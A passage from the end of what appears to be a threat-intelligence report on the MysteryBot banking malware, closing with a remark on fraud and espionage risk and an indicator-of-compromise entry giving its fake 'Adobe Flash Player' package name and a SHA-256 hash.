our expectation of increase in such behavior turns out to be true, it means that it will become difficult for financial institutions to asses whether or not they are target by the specific threats and that all infected devices can be source of fraud and espionage.

IOC

Please note that MysteryBot is still under development at the time of writing and not widely spread.

Adobe Flash Player (install.apps)
334f1efd0b347d54a418d1724d51f8451b7d0bebbd05f648383d05c00726a7ae